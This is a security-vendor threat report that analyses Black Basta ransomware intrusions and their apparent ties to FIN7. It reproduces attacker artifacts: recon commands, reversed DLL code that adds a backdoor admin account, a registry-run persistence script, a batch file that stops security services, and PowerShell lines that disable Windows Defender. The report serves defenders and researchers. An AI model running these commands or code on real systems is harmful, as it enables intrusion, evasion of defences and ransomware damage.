

Black Basta Ransomware | Attacks Deploy Custom EDR Evasion Tools Tied to FIN7 Threat Actor

 sentinelone.com/labs/black-basta-ransomware-attacks-deploy-custom-edr-evasion-tools-tied-to-fin7-threat-actor/

Antonio Cocomazzi

By Antonio Cocomazzi and Antonio Pirozzi

Executive Summary

- SentinelLabs researchers describe Black Basta operational TTPs in full detail, revealing previously unknown tools and techniques.
- SentinelLabs assesses it is highly likely the Black Basta ransomware operation has ties with FIN7.
- Black Basta maintains and deploys custom tools, including EDR evasion tools.
- SentinelLabs assess it is likely the developer of these EDR evasion tools is, or was, a developer for FIN7.
- Black Basta attacks use a uniquely obfuscated version of ADFind and exploit PrintNightmare, ZeroLogon and NoPac for privilege escalation.

Overview

Black Basta ransomware emerged in April 2022 and went on a spree breaching over 90 organizations by Sept 2022. The rapidity and volume of attacks prove that the actors behind Black Basta are well-organized and well-resourced, and yet there has been no indications of Black Basta attempting to recruit affiliates or advertising as a RaaS on the usual darknet forums or crimeware marketplaces. This has led to much speculation about the origin, identity and operation of the Black Basta ransomware group.

Our research indicates that the individuals behind Black Basta ransomware develop and maintain their own toolkit and either exclude affiliates or only collaborate with a limited and trusted set of affiliates, in similar ways to other 'private' ransomware groups such as Conti, TA505, and Evilcorp.

SentinelLabs' full report provides a detailed analysis of Black Basta's operational TTPs, including the use of multiple custom tools likely developed by one or more FIN7 (*aka* Carbanak) developers. In this post, we summarize the report's key findings.

[Read the Full Report](#)

Black Basta's Initial Access Activity

SentinelLabs began tracking Black Basta operations in early June after noticing overlaps between ostensibly different cases. Along with [other researchers](#), we noted that Black Basta infections began with Qakbot delivered by email and macro-based MS Office documents, [ISO+LNK droppers](#) and .docx documents exploiting the MSDTC remote code execution vulnerability, [CVE-2022-30190](#).

One of the interesting initial access vectors we observed was an ISO dropper shipped as “Report Jul 14 39337.iso” that exploits a DLL hijacking in `calc.exe`. Once the user clicks on the “Report Jul 14 39337.lnk” inside the ISO dropper, it runs the command

```
cmd.exe /q /c calc.exe
```

triggering the DLL hijacking inside the calc binary and executing a Qakbot DLL, `WindowsCodecs.dll`.

Qakbot obtains a persistent foothold in the victim environment by setting a scheduled task which references a malicious PowerShell stored in the registry, acting as a listener and loader.

The `powershell.exe` process continues to communicate with different servers, waiting for an operator to send a command to activate the post-exploitation capability.

When an operator connects to the backdoor, typically hours or days after the initial infection, a new explorer.exe process is created and a process hollowing is performed to hide malicious activity behind the legitimate process. This injection operation occurs every time a component of the Qakbot framework is invoked or for any arbitrary process run manually by the attacker.

Enter the Black Basta Operator

Manual reconnaissance is performed when the Black Basta operator connects to the victim through the Qakbot backdoor.

Reconnaissance utilities used by the operator are staged in a directory with deceptive names such as “Intel” or “Dell”, created in the root drive `C:\`.

The first step in a Black Basta compromise usually involves executing a uniquely obfuscated version of the AdFind tool, named `AF.exe`.

```
cmd /C C:\intel\AF.exe -f objectcategory=computer -csv name cn OperatingSystem  
dNSHostName > C:\intel\[REDACTED].csv
```

This stage also often involves the use of two custom `.NET` assemblies loaded in memory to perform various information gathering tasks. These assemblies are not obfuscated and the main internal class names, “Processess” and “GetOnlineComputers”, provide a good clue to

their functions. Black Basta operators have been observed using SharpHound and BloodHound frameworks for AD enumeration via LDAP queries. The collector is also run in memory as a `.NET` assembly.

For network scanning, Black Basta uses the SoftPerfect network scanner, `netscan.exe`. In addition, the WMI service is leveraged to enumerate installed security solutions.

```
wmic /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value
wmic /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct GET /value
wmic /namespace:\\root\SecurityCenter2 PATH FirewallProduct GET /value
```

Black Basta Privilege Escalation Techniques

Beyond the reconnaissance stage, Black Basta attempts local and domain level privilege escalation through a variety of exploits. We have seen the use of ZeroLogon (CVE-2020-1472), NoPac (CVE-2021-42287, CVE-2021-42278) and PrintNightmare (CVE-2021-34527).

There are two versions of the ZeroLogon exploit in use: an obfuscated version dropped as `zero22.exe` and a non-obfuscated version dropped as `zero.exe`. In one intrusion, we observed the Black Basta operator exploiting the PrintNightmare vulnerability and dropping `spider.dll` as the payload. The DLL creates a new admin user with username “Crackenn” and password “*aaa111Cracke”:

```
int SpiderDllProcessAttachFunc()
{
    __int64 unused_1; // rcx
    DWORD netUserAddResult; // ebx
    DWORD LastError; // eax
    __int64 unused_2; // rcx
    USER_INFO_1 userInfo; // [rsp+20h] [rbp-48h] BYREF

    memset(&userInfo, 0, sizeof(userInfo));
    userInfo.usri1_flags = UF_DONT_EXPIRE_PASSWD;
    userInfo.usri1_name = strCrackenn;
    userInfo.usri1_password = str_aaa111Cracke;
    userInfo.usri1_priv = 1; // USER_PRIV_USER
    netUserAddResult = NetUserAdd(0i64, 1u, (LPBYTE)&userInfo, 0i64);
    if ( netUserAddResult )
    {
        LastError = GetLastError();
        printf(L"NetUserAdd returns: %i. Errorlevel: %i\n", netUserAddResult, LastError);
    }
    AddGroupMemberToCrackennUser(unused_1, DOMAIN_ALIAS_RID_ADMINS);
    AddGroupMemberToCrackennUser(unused_2, DOMAIN_ALIAS_RID_REMOTE_DESKTOP_USERS);
    return system("RunTimeListen.exe");
}
```

Reversed code for `spider.dll`

The DLL first sets the user and password into a struct (userInfo) then calls the NetUserAdd Win API to create a user with a never-expiring password. It then adds “Administrators” and “Remote Desktop Users” groups to that account. Next, `spider.dll` creates the `RunTimeListen.exe` process, which runs the SystemBC (*aka* Coroxy) backdoor, described below.


At this stage, Black Basta operators cover their tracks by deleting the added user and the DLL planted with the PrintNightmare exploit.

Remote Admin Tools

Black Basta operators have a number of RAT tools in their arsenal.

The threat actor has been observed dropping a self-extracting archive containing all the files needed to run the Netsupport Manager application, staged in the `C:\temp` folder with the name `Svvhost.exe`. Execution of the file extracts all installation files into:

`C:\Users\[USER]\AppData\Roaming\MSN\`



Name	Date modified	Type	Size
AudioCapture.dll	2/3/2022 9:33 PM	Application extens...	92 KB
client32.exe	2/3/2022 9:33 PM	Application	105 KB
Client32.ini	6/30/2022 7:14 AM	Configuration setti...	1 KB
HTCTL32.DLL	2/3/2022 9:33 PM	Application extens...	321 KB
msvcr100.dll	2/3/2022 9:33 PM	Application extens...	756 KB
nskbfltr.inf	2/3/2022 9:33 PM	Setup Information	1 KB
NSM.ini	2/3/2022 9:33 PM	Configuration setti...	7 KB
NSM.LIC	2/3/2022 9:33 PM	LIC File	1 KB
nsm_vpro.ini	2/3/2022 9:33 PM	Configuration setti...	1 KB
pcicapi.dll	2/3/2022 9:33 PM	Application extens...	33 KB
PCICHEK.DLL	2/3/2022 9:33 PM	Application extens...	19 KB
PCICL32.DLL	2/3/2022 9:33 PM	Application extens...	3,648 KB
remcmdstub.exe	2/3/2022 9:33 PM	Application	63 KB
run.bat	6/30/2022 9:38 AM	Windows Batch File	1 KB
TCCTL32.DLL	2/3/2022 9:33 PM	Application extens...	388 KB

Archive of installation files for Netsupport Manager dropped by Black Basta

The RAT is then executed through a `run.bat` script.

```
1 @echo off
2 reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v MSN
  /t REG_SZ /d %APPDATA%\MSN\client32.exe
3 start "" %APPDATA%\MSN\client32.exe
```

Content of *run.bat* script

In other cases, we have observed the usage of Splashtop, GoToAssist, Atera Agent as well as SystemBC, which has been used by different ransomware operators as a SOCKS5 TOR proxy for communications, data exfiltration, and the download of malicious modules.

Black Basta Lateral Movement

The Black Basta actor has been seen using different methods for lateral movement, deploying different batch scripts through psexec towards different machines in order to automate process and services termination and to impair defenses. Ransomware has also been deployed through a multitude of machines via psexec.

In the most recent Black Basta incidents we observed, a batch file named *SERVI.bat* was deployed through *psexec* on all the endpoints of the targeted infrastructure. This script was deployed by the attacker to kill services and processes in order to maximize the ransomware impact, delete the shadow copies and kill certain security solutions.

```
268 @sc config unistoresvc_laf40a start= disabled
269 @sc stop aphidmonitorservice
270 @sc config aphidmonitorservice start= disabled
271 @sc stop intel(r) proset monitoring service
272 @sc config intel(r) proset monitoring service start= disabled
273 @sc stop UIODetect
274 @sc config UIODetect start= disabled
275 @sc stop SstpSvc
276 @sc config SstpSvc start= disabled
277 @sc stop POP3Svc
278 @sc config POP3Svc start= disabled
279 @sc stop NetMsmqActivator
280 @sc config NetMsmqActivator start= disabled
281 @sc stop IISAdmin
282 @sc config IISAdmin start= disabled
283 @sc stop Sophos MCS Agent
284 @sc config Sophos MCS Agentstart= disabled
285 @sc stop Sophos Health Service
286 @sc config Sophos Health Servicestart= disabled
287 @sc stop Sophos File Scanner Service
288 @sc config Sophos File Scanner Service start= disabled
289 @sc stop Sophos Device Control Service
290 @sc config Sophos Device Control Servicestart= disabled
291 @sc stop Sophos Clean Service
292 @sc config Sophos Clean Service start= disabled
293 @sc stop Sophos AutoUpdate Service
```

Partial

content of *SERVI.bat*

Impair Defenses

In order to impair the host's defenses prior to dropping the locker payload, Black Basta targets installed security solutions with specific batch scripts downloaded into the Windows directory.

In order to disable Windows Defender, the following scripts are executed:

```
\Windows\ILUg69q11.bat  
\Windows\ILUg69q12.bat  
\Windows\ILUg69q13.bat
```

The batch scripts found in different intrusions also appear to have a naming convention: ILUg69q1 followed by a digit.


```
powershell -ExecutionPolicy Bypass -command "New-ItemProperty -Path  
'HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender' -Name DisableAntiSpyware -Value  
1 -PropertyType DWORD -Force"  
powershell -ExecutionPolicy Bypass -command "Set-MpPreference -  
DisableRealtimeMonitoring 1"  
powershell -ExecutionPolicy Bypass Uninstall-WindowsFeature -Name Windows-Defender
```

According to the [official documentation](#), the ***DisableAntiSpyware*** parameter disables the Windows Defender Antivirus in order to deploy another security solution. The ***DisableRealtimeMonitoring*** is used to disable real time protection and then ***Uninstall-WindowsFeature -Name Windows-Defender*** to uninstall Windows Defender.

Black Basta and the FIN7 Connection

In multiple Black Basta incidents, the threat actors made use of a custom defense impairment tool. Analysis showed that this tool was used in incidents from 3rd June 2022 onwards and found exclusively in Black Basta incidents. Based on this evidence, we assess it is highly likely that this tool is specific to the Black Basta's group arsenal.

Our investigation led us to a further custom tool, `WindefCheck.exe`, an executable packed with `UPX`. The unpacked sample is a binary compiled with Visual Basic. The main functionality is to show a fake Windows Security GUI and tray icon with a "healthy" system status, even if Windows Defender and other system functionalities are disabled.



The fake Windows Security GUI *WindefCheck.exe*

Analysis of the tool led us to further samples, one of which was packed with an unknown packer. After unpacking, we identified it as the BIRDDOG backdoor, connecting to a C2 server at `45[.]67[.]229[.]148`. BIRDDOG, also known as SocksBot, is a backdoor that has been used in multiple operations by the FIN7 group.

Further, we note that the IP address `45[.]67[.]229[.]148` is hosted on “pq.hosting”, the bullet proof hosting provider of choice used by FIN7 when targeting victims.

We discovered further samples on public malware repositories packed with the same packer but compiled about two months before the BIRDDOG packed sample. Unpacking one of these samples revealed it to be a Cobalt Strike DNS beacon connecting to the domain “jardinoks.com”.

Comparison of the samples suggests that the packer used for the BIRDDOG backdoor is an updated version of the packer used for the Cobalt Strike DNS beacon.

```

12 if ( hNtdllPtr )
13     return 0i64;
14 hNtdll = LoadLibraryW(L"ntdll.dll");
15 hNtdllPtr = hNtdll;
16 if ( !hNtdll )
17     return 0i64;
18 NtAllocateVirtualMemory = GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
19 hNtdll = hNtdllPtr;
20 ::NtAllocateVirtualMemory = NtAllocateVirtualMemory;
21 if ( !NtAllocateVirtualMemory )
22     goto FreeLibrary;
23 NtProtectVirtualMemory = GetProcAddress(hNtdllPtr, "NtProtectVirtualMemory");
24 if ( !NtProtectVirtualMemory )
25 {
26     hNtdll = hNtdllPtr;
27 FreeLibrary:
28     FreeLibrary(hNtdll);
29     return 0i64;
30 }
31 v6 = UnpackPE(&UnpackedPEAddress);
32 if ( !v6 )
33     return 0i64;
34 if ( dword_18005A018 )
35 {
36     v7 = *v6[dword_18005A018 + 24];
37     if ( v7 )
38     {
39         for ( i = *v7; i; ++v7 )
40         {
41             i(v6, 1i64);
42             i = v7[1];
43         }
44     }
45 }
46 return UnpackedPEAddress();
47 }

```

```

10 if ( hNtdllPtr )
11     return -1;
12 hNtdll = LoadLibraryW(L"ntdll.dll");
13 hNtdllPtr = hNtdll;
14 if ( !hNtdll )
15     return -1;
16 NtAllocateVirtualMemory = GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
17 if ( !NtAllocateVirtualMemory )
18     || (NtProtectVirtualMemory = GetProcAddress(
19         hNtdllPtr,
20         "NtProtectVirtualMemory")) == 0 )
21 {
22     FreeLibrary(hNtdllPtr);
23     return -1;
24 }
25 if ( !UnpackPE(&UnpackedPEAddress) )
26     return -1;
27 return UnpackedPEAddress();
28 }

```

```

155 for ( m = *(v31 + 1); m; m = *(v31 + 1) )
156 {
157     v34 = v31 + 8;
158     v35 = &v3[*v31];
159     v36 = (m - 8) >> 1;
160     if ( v36 )
161     {
162         do
163         {
164             v37 = *v34;
165             --v36;
166             switch ( v37 >> 12 )
167             {
168                 case 1u:
169                     *v35[*v34 & 0xFFF] += WORD1(v32);
170                     break;
171                 case 2u:
172                     *v35[*v34 & 0xFFF] += v32;
173                     break;
174                 case 3u:
175                     *v35[*v34 & 0xFFF] += v32;
176                     break;
177                 case 0xAu:
178                     *v35[v37 & 0xFFF] += v32;
179                     break;
180             }
181             ++v34;
182         }
183         while ( v36 );
184         m = *(v31 + 1);
185     }
186     v31 += m;
187 }
188 sub_180001160(v3);
189 result = v3;
190 *UnpackedPEAddress = &v3[dword_180059F70];
191 return result;
192 }
193 }

```

```

264 for ( k = *&v52[dword_4129F0 + 4]; k; k = *(v44 + 1) )
265 {
266     v46 = (v44 + 8);
267     v47 = &v43[*v44];
268     v48 = (k - 8) >> 1;
269     if ( v48 )
270     {
271         do
272         {
273             v49 = *v46;
274             --v48;
275             switch ( *v46 >> 12 )
276             {
277                 case 1:
278                     *v47[v49 & 0xFFF] += HIWORD(v59);
279                     break;
280                 case 2:
281                     *v47[v49 & 0xFFF] += v59;
282                     break;
283                 case 3:
284                     *v47[v49 & 0xFFF] += v59;
285                     break;
286                 case 0xA:
287                     *v47[v49 & 0xFFF] += v59;
288                     break;
289                 default:
290                     break;
291             }
292             ++v46;
293         }
294         while ( v48 );
295         v44 = v55;
296         k = *(v55 + 1);
297     }
298     v43 = v52;
299     v44 += k;
300     v55 = v44;
301 }
302 *UnpackedPEAddress = &v43[dword_412978];
303 return v43;
304 }

```

Left: Cobalt Strike DNS beacon; Right: BIRDDOG backdoor

We assess it is likely the threat actor developing the impairment tool used by Black Basta is the same actor with access to the packer source code used in FIN7 operations, thus establishing for the first time a possible connection between the two groups.

Uncovering Further Ties Between Black Basta and FIN7

FIN7 is a financially motivated group that has been active since 2012 running multiple operations targeting various industry sectors. The group is also known as “Carbanak”, the name of the backdoor they used, but there were different groups that also used the same malware and which are tracked differently.

Initially, FIN7 used POS (Point of Sale) malware to conduct financial frauds. However, since 2020 they switched to ransomware operations, affiliating to REvil, Conti and also conducting their own operations: first as Darkside and later rebranded as BlackMatter.

At this point, it’s likely that FIN7 or an affiliate began writing tools from scratch in order to disassociate their new operations from the old. Based on our analysis, we believe that the custom impairment tool described above is one such tool.

Collaboration with other third party researchers provided us with a plethora of data that further supports our hypothesis. In early 2022, the threat actor appears to have been conducting detection tests and attack simulations using various delivery methods for droppers, Cobalt Strike and Meterpreter C2 frameworks, as well as custom tools and plugins. The simulated activity was observed months later in the wild during attacks against live victims. Analysis of these simulations also provided us with a few IP addresses which we believe to be attributed to the threat actor.

The SentinelLabs full report describes these activities in detail.

Attribution of the Threat Actor: FIN7

We assess it is highly likely the BlackBasta ransomware operation has ties with FIN7. Furthermore, we assess it is likely that the developer(s) behind their tools to impair victim defenses is, or was, a developer for FIN7.

Conclusion

The crimeware ecosystem is constantly expanding, changing, and evolving. FIN7 (or Carbanak) is often credited with innovating in the criminal space, taking attacks against banks and PoS systems to new heights beyond the schemes of their peers.

As we clarify the hand behind the elusive Black Basta ransomware operation, we aren’t surprised to see a familiar face behind this ambitious closed-door operation. While there are many new faces and diverse threats in the ransomware and double extortion space, we expect to see the existing professional criminal outfits putting their own spin on maximizing illicit profits in new ways.

[Read the Full Report](#)